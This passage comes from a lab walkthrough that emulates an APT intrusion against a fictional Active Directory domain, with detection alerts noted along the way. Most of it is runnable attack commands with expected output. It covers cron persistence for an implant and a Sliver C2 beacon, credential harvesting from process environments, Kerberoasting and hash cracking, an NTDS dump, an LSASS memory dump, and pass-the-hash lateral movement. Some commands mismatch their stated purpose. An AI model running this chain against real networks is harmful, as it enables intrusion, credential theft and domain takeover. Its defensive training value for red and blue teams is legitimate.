
file /tmp/.cache/rxphage
# ELF 64-bit LSB executable, x86-64, statically linked
# Cron persistence - @reboot survives container restarts
(crontab -l 2>/dev/null;
echo

'@reboot /tmp/.cache/rxphage'
) | crontab -
crontab -l
# @reboot /tmp/.cache/rxphage
nohup
 /tmp/.cache/rxphage &>/dev/null &
echo

"RxPhage PID: $!"
Verify both implants are running:
[WEB01]
ps aux |
grep
 -E
'dragonrx_beacon|rxphage'
 |
grep
 -v
grep
# root  1027  dragonrx_beacon
# root  1079  rxphage

SIEM alerts fired:
-
Wazuh: Executable launched from /tmp —HIGH
-
Zeek dns.log: Query for
updates.oracle-cdn.com(NX) —MEDIUM
sliver > beacons
sliver > use dragonrx_beacon
sliver (dragonrx_beacon) >
whoami
# root
sliver (dragonrx_beacon) > ifconfig
# eth0   10.0.0.100/24
# eth1   192.168.10.100/24
# lo     127.0.0.1/8
sliver (dragonrx_beacon) > getpid
# 1027
You now have persistent HTTP C2 to WEB01. Close the raw reverse shell — you don’t need it anymore. The Sliver session survives as long as the container runs, and restores after reboot via cron.
Phase 3: Discovery
**ATT&CK:**T1046, T1082, T1087.002, T1069.002, T1018, T1552.001
**What’s happening:**Systematic internal recon. The attacker has code execution on a web server with two network interfaces — a pivot point between the attacker network and the corporate target network. The goal is to map the AD environment and find credentials to move laterally.

3.1 Host Information and Network Position
[WEB01 — via Sliver shell or webshell]
# Basic system information
id
;
whoami
; hostname;
uname
 -a;
cat
 /etc/os-release |
head
 -5
# Network interfaces - confirm dual-homed position
hostname -I
# eth0: 10.0.0.100/24       (attacker network - can reach Kali, C2, JNDI)
# eth1: 192.168.10.100/24   (target network - can reach DC01, FS01, WS01)
# Routing table - confirm routes to both networks
netstat -rn
# /etc/hosts - pre-configured hostnames?
cat
 /etc/hosts
3.2 Internal Network Sweep
**Why:**We know the target /24 (192.168.10.0/24) from the routing table. We need to find all live hosts and identify what services they expose before deciding where to move.
[WEB01]
# Ping sweep — runs all pings in parallel (& at end of each), waits for all to finish
for
 i
in
 $(
seq
 1 254);
do
  (ping -c 1 -W 1 192.168.10.
$i
 &>/dev/null &&
echo

"192.168.10.
$i
 UP"
) &
done
;
wait
Expected — live hosts found:
192.168
.10
.5
   UP   (dragonrx_kali — our own Kali container on target_net)
192.168
.10
.10
  UP   (DC01)
192.168
.10
.20
  UP   (FS01)
192.168
.10
.50
  UP   (WS01)
192.168
.10
.100
 UP   (WEB01 — ourselves)
192.168
.10
.200
 UP   (Wazuh SIEM)
[Kali]
# Service scan against discovered Windows hosts
# -sV: detect service versions   -p: only scan relevant ports
nmap -sV -p 135,139,389,445,636,3389,5985,5986 \
  192.168.10.10 192.168.10.20 192.168.10.50 2>/dev/null
Expected results:
nmap

-sV

-p

135
,
139
,
389
,
445
,
636
,
3389
,
5985
,
5986
 \

192.168
.10
.10

192.168
.10
.20

192.168
.10
.50

2
>/
dev
/
null
Starting

Nmap

7.99
 (
https
:
//nmap.org ) at 2026-05-04 10:45 +0000
Nmap scan report for
192.168
.
10.10
Host is up (
0.00018s
 latency).
PORT     STATE    SERVICE       VERSION
135
/tcp  open     msrpc         Microsoft Windows RPC
139
/tcp  open     netbios-ssn   Microsoft Windows netbios-ssn
389
/tcp  open     ldap          Microsoft Windows Active Directory LDAP (
Domain
: novatech.local,
Site
: Default-First-Site-Name)
445
/tcp  open     microsoft-ds?
636
/tcp  open     tcpwrapped
3389
/tcp open     ms-wbt-server Microsoft Terminal Services
5985
/tcp open     http          Microsoft HTTPAPI httpd
2.0
 (SSDP/UPnP)
5986
/tcp filtered wsmans
MAC
Address
:
08
:
00
:
27
:
E7
:
45
:
90
 (Oracle VirtualBox virtual NIC)
Service
Info
:
Host
: DC01;
OS
: Windows;
CPE
:
cpe
:/
o
:
microsoft
:windows
Nmap scan report for
192.168
.
10.20
Host is up (
0.00022s
 latency).
PORT     STATE    SERVICE       VERSION
135
/tcp  open     msrpc         Microsoft Windows RPC
139
/tcp  open     netbios-ssn   Microsoft Windows netbios-ssn
389
/tcp  filtered ldap
445
/tcp  open     microsoft-ds?
636
/tcp  filtered ldapssl
3389
/tcp open     ms-wbt-server Microsoft Terminal Services
5985
/tcp open     http          Microsoft HTTPAPI httpd
2.0
 (SSDP/UPnP)
5986
/tcp filtered wsmans
MAC
Address
:
08
:
00
:
27
:
2
A
:
4
B
:
9
E (Oracle VirtualBox virtual NIC)
Service
Info
:
OS
: Windows;
CPE
:
cpe
:/
o
:
microsoft
:windows
Nmap scan report for
192.168
.
10.50
Host is up (
0.00020s
 latency).
PORT     STATE    SERVICE       VERSION
135
/tcp  open     msrpc         Microsoft Windows RPC
139
/tcp  open     netbios-ssn   Microsoft Windows netbios-ssn
389
/tcp  filtered ldap
445
/tcp  open     microsoft-ds?
636
/tcp  filtered ldapssl
3389
/tcp open     ms-wbt-server Microsoft Terminal Services
5985
/tcp open     http          Microsoft HTTPAPI httpd
2.0
 (SSDP/UPnP)
5986
/tcp filtered wsmans
MAC
Address
:
08
:
00
:
27
:
E4
:
59
:
5
D (Oracle VirtualBox virtual NIC)
Service
Info
:
OS
: Windows;
CPE
:
cpe
:/
o
:
microsoft
:windows
Service detection performed. Please report any incorrect results at
https
:
//nmap.org/submit/ .
Nmap
done
:
3
 IP addresses (
3
 hosts up) scanned in
8.14
 seconds

Assessment:
-
192.168.10.10— LDAP + RDP = Domain Controller -
192.168.10.20— SMB only = file server (the crown jewel location) -
192.168.10.50— SMB + RDP + WinRM = domain-joined workstation
SIEM alert fired:
- Zeek conn.log: port scan pattern from
192.168.10.100—MEDIUM
3.3 Credential Discovery in WEB01 Config
**Why this works:**Thedragonrx_web01container connects to Active Directory LDAP for user authentication. Docker Compose passes those credentials via environment variables. In Linux, every process's environment variables are readable at/proc/PID/environ— including by the process itself (and by root — which we are).
[WEB01]
# Read this process's own environment — null-delimited, tr converts to newlines
cat
 /proc/1/environ |
tr

'\0'

'\n'
 |
sort
Expected — credentials in plain text:

DOMAIN_CONTROLLER
=
192.168
.10
.10
LDAP_PASS
=
NovaTech2021
!
LDAP_USER
=svc_ldap
HOSTNAME
=web01
HOME
=/root
PATH
=
/usr/
local/
sbin
:
/usr/
local/
bin
:
/usr/
sbin
:
/usr/
bin
:
/sbin:/
bin
...
[WEB01]
# Check Tomcat config for credentials
find / -name
"context.xml"
 -o -name
"tomcat-users.xml"

2
>
/dev/null
 |
grep
 -v proc | \
  xargs
grep
 -i
"password\|username\|connectionPassword"

2
>
/dev/null
# Check web.xml for env-entry / resource-ref credentials
grep
 -i
"password\|credential"
 /opt/tomcat/webapps/ROOT/WEB-INF/web.xml
2
>
/dev/null

CRITICAL FIND:svc_ldap / NovaTech2021!— valid Active Directory service account. This single credential opens the entire AD directory for enumeration from this Linux container.
3.4 Active Directory Enumeration from Linux
**Why ldapsearch:**We have valid AD credentials and port 389 (LDAP) is open on DC01. We don’t need any Windows tools —ldapsearchspeaks the LDAP protocol natively from Linux. This enumerates every user, group, and service principal in the domain.
[KALI —
or
 WEB01: run wherever you prefer]
ldapsearch -
x
 \
  -H ldap:
//
192.168
.
10.10
 \
  -D
"svc_ldap@novatech.local"
 \
  -w
"NovaTech2021!"
 \
  -b
"dc=novatech,dc=local"
 \

"(objectClass=user)"
 \
  sAMAccountName description department userAccountControl \
  |
grep
 -E
"^sAMAccountName|^description|^department"

Expected:
sAMAccountName: Administrator
sAMAccountName: Guest
sAMAccountName: krbtgt
sAMAccountName: jsmith
description: R&D researcher
department: R&D
sAMAccountName: svc_ldap
description: LDAP service account — creds leaked in context.xml
sAMAccountName: svc_backup
description: Kerberoastable backup service account
[KALI]
# Find Domain Admins group members
ldapsearch -
x
 \
  -H ldap:
//
192.168
.
10.10
 \
  -D
"svc_ldap@novatech.local"
 \
  -w
"NovaTech2021!"
 \
  -b
"cn=Domain Admins,cn=Users,dc=novatech,dc=local"
 \

"(objectClass=group)"
 member \

2
>
/dev/null

Expected:member: CN=Administrator,CN=Users,DC=novatech,DC=local
[KALI]
# CRITICAL: find Kerberoastable accounts — users with SPNs registered
# SPN (Service Principal Name) presence means a valid TGS ticket can be requested
# and cracked offline — no DC interaction needed after the initial request
ldapsearch -
x
 \
  -H ldap:
//
192.168
.
10.10
 \
  -D
"svc_ldap@novatech.local"
 \
  -w
"NovaTech2021!"
 \
  -b
"dc=novatech,dc=local"
 \

"(&(objectClass=user)(servicePrincipalName=*))"
 \
  sAMAccountName servicePrincipalName memberOf \
  |
grep
 -E
"^sAMAccountName|^servicePrincipalName|^memberOf"
Expected:

sAMAccountName: svc_backup
servicePrincipalName: MSSQLSvc/fs01.novatech.local:1433
memberOf: CN=Backup Operators,CN=Builtin,DC=novatech,DC=local
Intelligence gained:
-
svc_backuphas SPN → Kerberoastable (can request TGS, crack hash offline) -
svc_backupis inBackup Operators— a powerful Windows built-in group with SeBackupPrivilege -
jsmithis R&D → likely has access to the research data on FS01 -
jsmithis confirmed local admin on WS01 (from Ansible provisioning)
Phase 4: Credential Access
**ATT&CK:**T1552.001, T1558.003, T1003.001, T1003.003
4.1 Kerberoasting — svc_backup
**What is Kerberoasting:**When an account has a registered SPN, any authenticated domain user can request a Kerberos TGS (Ticket Granting Service) ticket for it from the KDC. The KDC encrypts that ticket with the target account’s NTLM hash. The encrypted ticket is returned to the requestor — who can then crack it offline with no further DC interaction. The cracking is entirely off-network.
[KALI]
mkdir
 -p /opt/loot
# Request TGS for every SPN-registered account using svc_ldap credentials
# -dc-ip: target Domain Controller
# -request: actually fetch the TGS tickets (not just list them)
# -outputfile: save hashes to file for hashcat
impacket-GetUserSPNs \
  novatech.local/svc_ldap:
'NovaTech2021!'
 \
  -dc-ip 192.168.10.10 \
  -request \
  -outputfile /opt/loot/kerberoast_hashes.txt
# validate
cat
 /opt/loot/kerberoast_hashes.txt
Expected:

ServicePrincipalName                  Name        MemberShip           PasswordLastSet  LastLogon
------------------------------------  ----------  -------------------  ---------------  ---------
MSSQLSvc/fs01.novatech.local:1433     svc_backup  Backup Operators     2026-04-20       <never>
[-] CCache file is not found. Skipping...
$krb5tgs$23$*svc_backup
$NOVATECH
.LOCAL
$novatech
.
local
/svc_backup*
$1a2b3c
...
[
hash
 written to /opt/loot/kerberoast_hashes.txt]

What**$krb5tgs$23$****means:**Hash type 23 = RC4-HMAC encryption. The DC used RC4 because svc_backup doesn't have themsDS-SupportedEncryptionTypesattribute set to require AES only. RC4 hashes crack much faster than AES-256 (mode 13100 vs 19700 in hashcat).
**Detection signal:**Windows EID 4769 — Kerberos TGS request withTicketEncryptionType: 0x17(RC4). Pre-configured in this lab's Wazuh rules.
[KALI]
# Fix the hash and use correct mode:
python3 -c
"
import re
h = open('/opt/loot/kerberoast_hashes.txt').read().strip()
fixed = re.sub(
    r'\$krb5tgs\$18\$([^\$]+)\$([^\$]+)\$\*([^*]+)\*',
    r'\$krb5tgs\$18\$*\1\$\2\$\3*',
    h
)
open('/tmp/hash_fixed.txt','w').write(fixed+'\n')
print('OK:', fixed[:60])
"
hashcat -m 19700 /tmp/hash_fixed.txt /usr/share/wordlists/rockyou.txt -o /opt/loot/kerberoast_cracked.txt --force
# Show result
cat /opt/loot/kerberoast_cracked.txt

Expected:
$krb
5tgs
$2
3
$*
svc_backup...<full hash>...
:Backup_Svc99!
Result:**svc_backup / Backup_Svc99!**
4.2 Backup Operators → NTDS Dump (Domain Compromise via svc_backup)

**What is Backup Operators privilege escalation:**Windows Backup Operators holdSeBackupPrivilege— the right to bypass file ACLs for backup purposes. This includes reading any file on the system, includingNTDS.dit(the Active Directory database containing all password hashes). impacket'ssecretsdumpcan leverage this privilege remotely: it instructs the DC to create a VSS shadow copy and reads NTDS.dit from the shadow. No Domain Admin required — Backup Operators membership is enough.
ATT&CK: T1003.003 — OS Credential Dumping: NTDS
[KALI]
# Confirm svc_backup can authenticate to DC01 (domain auth, not local)
# -u: username   -p: password   --shares: list accessible SMB shares

impacket-smbclient
'NOVATECH/svc_backup:Backup_Svc99!@192.168.10.10'
>shares
Expected:
[
KALI
]
impacket-secretsdump
'NOVATECH/svc_backup:Backup_Svc99!@192.168.10.10'
Expected output:
....
Administrator
:
500
:aad3b435b51404eeaad3b435b51404ee
:<ADMIN_NTLM>
:
:
:
Guest
:
501
:aad3b435b51404eeaad3b435b51404ee
:
31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:
502
:aad3b435b51404eeaad3b435b51404ee
:<KRBTGT_NTLM>
:
:
:
novatech.local\
jsmith:
1103
:aad3b435b51404eeaad3b435b51404ee
:<JSMITH_NTLM>
:
:
:
novatech.local\
svc_ldap:
1104
:aad3b435b51404eeaad3b435b51404ee
:<SVCLDAP_NTLM>
:
:
:
novatech.local\
svc_backup:
1105
:aad3b435b51404eeaad3b435b51404ee
:<SVCBACKUP_NTLM>
:
:
:
[*]
Stopping
 service
RemoteRegistry
.....
echo

'3e2883cab3222750f8c5766bd8f559d7'
 > /opt/loot/admin_ntlm.txt
echo

"Administrator NTLM:
$(cat /opt/loot/admin_ntlm.txt)
"
**What we have now:**Every domain account’s NT hash. With thekrbtgthash we can forge Golden Tickets valid for any service in the domain — persistent access that survives password resets for all other accounts (only invalidated by double-rotating krbtgt).
SIEM alert fired:
-
Windows EID 7036: RemoteRegistry service started —MEDIUM
-
VSS creation events on DC01 —HIGH
4.3 LSASS Dump on WS01 (Credential Demonstration)
**Why this step:**Even though we already have domain hashes via NTDS dump, LSASS dumping is a separate documented APT41 technique worth demonstrating. LSASS holds credentials for interactive and service logons on the current machine — useful for extracting Kerberos tickets and any plaintext credentials if WDigest is re-enabled. Run this after Phase 5.1 (you need a shell on WS01 first).
> Run this after you have a SYSTEM shell on WS01 from Phase 5.1.
[KALI] —
open
 SYSTEM shell on WS01
impacket-smbexec -hashes
':3e2883cab3222750f8c5766bd8f559d7'

'NOVATECH/Administrator@192.168.10.50'
``
`
`
``
[WS01 — smbexec SYSTEM session]
# Verify SeDebugPrivilege is enabled (required for comsvcs MiniDump)
powershell -ep bypass -c
"(whoami /priv) -match 'SeDebugPrivilege'"
# Verify RunAsPPL is off (empty = 0 = PPL not enabled — dump will succeed)
powershell -ep bypass -c
"(Get-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Control\Lsa).RunAsPPL"
# Verify Defender real-time protection is off (disabled offline by deploy script)
powershell -ep bypass -c
"(Get-MpComputerStatus).RealTimeProtectionEnabled"
# Expected: False — if True, re-run: sudo bash scripts/disable_defender_offline.sh on host
# C:\Temp is pre-created by Ansible provisioning
dir C:\Temp\
# Dump LSASS via comsvcs.dll MiniDump — single PowerShell one-liner is required because
# smbexec spawns a fresh cmd.exe per command, so %LPID% env vars don't persist between lines.
# -ep bypass: skip execution policy   Start-Sleep 3: MiniDump writes asynchronously
powershell -ep bypass -c
"$id=(Get-Process lsass).Id; rundll32 C:\Windows\System32\comsvcs.dll,MiniDump $id C:\Temp\lsass.dmp full; Start-Sleep 3"
# Confirm dump created (should be 30-80 MB)
dir C:\Temp\lsass.dmp
Expected:

Volume
in
 drive C has no label.
 Volume Serial Number
is
 XXXX-YYYY
Directory of C:\Temp
04
/
24
/
2026

02
:
15
 AM
42
,
394
,
624
 lsass.dmp
# From [KALI]
impacket-smbclient -hashes
':3e2883cab3222750f8c5766bd8f559d7'

'NOVATECH/Administrator@192.168.10.50'
# Type help for list of commands
# use C$
# cd Temp
# get lsass.dmp
# exit
# File saves to Kali's current directory. Move it to loot:
mv
 lsass.dmp /opt/loot/lsass.dmp
[KALI]
# Parse with pypykatz — pure-Python Mimikatz-compatible LSASS parser
# lsa: Local Security Authority   minidump: parse from memory dump file
pypykatz lsa minidump /opt/loot/lsass.dmp 2>/dev/null | grep -A 6
"== MSV =="
Expected:

== MSV ==
Username: jsmith
Domain: NOVATECH
LM: None
NT: <jsmith_ntlm>   ← NTLM hash for jsmith
SHA1: <sha1>

> Note: WDigest credential caching is disabled by default on Windows 10 / Server 2016+. Expect NTLM hashes only — no cleartext passwords unless WDigest was explicitly re-enabled. HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential = 1 enables it.
SIEM alert fired:
- Sysmon EID 10 (ProcessAccess):
rundll32.exe → lsass.exe—CRITICAL
Phase 5: Lateral Movement
**ATT&CK:**T1021.002, T1047, T1550.002
5.1 WEB01 → WS01 via jsmith
**Why jsmith (not svc_backup):**Ansible provisionsNOVATECH\jsmithas a member of WS01's localAdministratorsgroup. svc_backup holds Backup Operators rights on the domain but is NOT added as local admin on WS01. CrackMapExec confirms this distinction before we waste time on psexec.
[KALI]
# Verify jsmith has local admin on WS01 — look for (Pwn3d!)
# -u jsmith: domain account   -p password   (no --local-auth: domain auth)
crackmapexec smb 192.168.10.50 \
  -u jsmith \
  -p
'Research#2024'
Expected:

SMB

192.168
.10
.50

445

WS01

[*]

Windows

10

Build

19041
 (
name
:WS01) (
domain
:novatech.local) (
signing
:False) (
SMBv1
:False)
SMB

192.168
.10
.50

445

WS01

[+]

novatech
.local
\
jsmith
:
Research
#2024
 (Pwn3d!)
(Pwn3d!)= CrackMapExec confirmed remote execution rights (local admin). Without it you get[+](auth succeeded) but no shell.

[KALI]
# Get SYSTEM shell on WS01 via Impacket PsExec
impacket-smbexec novatech.local/jsmith:
'Research#2024'
@192.168.10.50
# PsExec: uploads a randomized service binary to ADMIN$, starts it as a Windows service,
# gives you a SYSTEM shell via a named pipe. Noisy but reliable.
crackmapexec smb 192.168.10.50 -u jsmith -p
'Research#2024'
[*]
 Requesting shares on
192.168
.10
.50
.....
[*]
 Found writable share ADMIN$
[*]
 Uploading file aBcDeFgH
.exe
[*]
 Opening SVCManager on
192.168
.10
.50
.....
[*]
 Creating service rAnD on
192.168
.10
.50
.....
[*]
 Starting service rAnD.....
[!]
 Press help for extra shell commands
Microsoft Windows
[Version 10.0.19041.xxx]
(c) Microsoft Corporation.
All
 rights reserved.
C:\Windows\system32> whoami
nt authority\system
C:\Windows\system32> hostname
WS01
> Now go run Phase 4.3 (LSASS dump) while you have the WS01 shell.
SIEM alerts fired:
-
Windows EID 4624 (LogonType 3): NTLM network logon from
192.168.10.5(Kali on target_net) —HIGH -
Windows EID 4697: Service installed (PsExec randomized service) —HIGH
-
Sysmon EID 1: Service binary execution —HIGH
5.2 WS01 → DC01 via Pass-the-Hash
**What is Pass-the-Hash:**Windows NTLM authentication doesn’t need the plaintext password — it only needs the NT hash. By passing the hash directly to the authentication challenge, we authenticate as Administrator without ever cracking the password. We got the Administrator NTLM hash from the NTDS dump in Phase 4.2.
[KALI]
ADMIN_NTLM=$(
cat
 /opt/loot/admin_ntlm.txt)
# Confirm Administrator hash is valid across the subnet
# -H: use NTLM hash instead of password   format: LM_hash:NT_hash
# The LM hash (aad3b435...) is a dummy - Windows hasn't used LM since Vista
crackmapexec smb 192.168.10.0/24 \
  -u administrator \
  -H
"aad3b435b51404eeaad3b435b51404ee:
${ADMIN_NTLM}
"
 \
  -x
"whoami"
Expected — hash works on DC01 and WS01:

SMB
192.168
.10
.10

445
  DC01   [+] novatech.
local
\administrator:<NTLM_HASH> (Pwn3d!)
SMB
192.168
.10
.10

445
  DC01   [+] whoami: nt authority\system
SMB
192.168
.10
.50

445
  WS01   [+] novatech.
local
\administrator:<NTLM_HASH> (Pwn3d!)
[KALI]
#
Get
 interactive
SYSTEM
 shell
on
 DC01
impacket
-
secretsdump novatech.local
/
svc_backup:
'Backup_Svc99!'
@192
.168
.10
.10
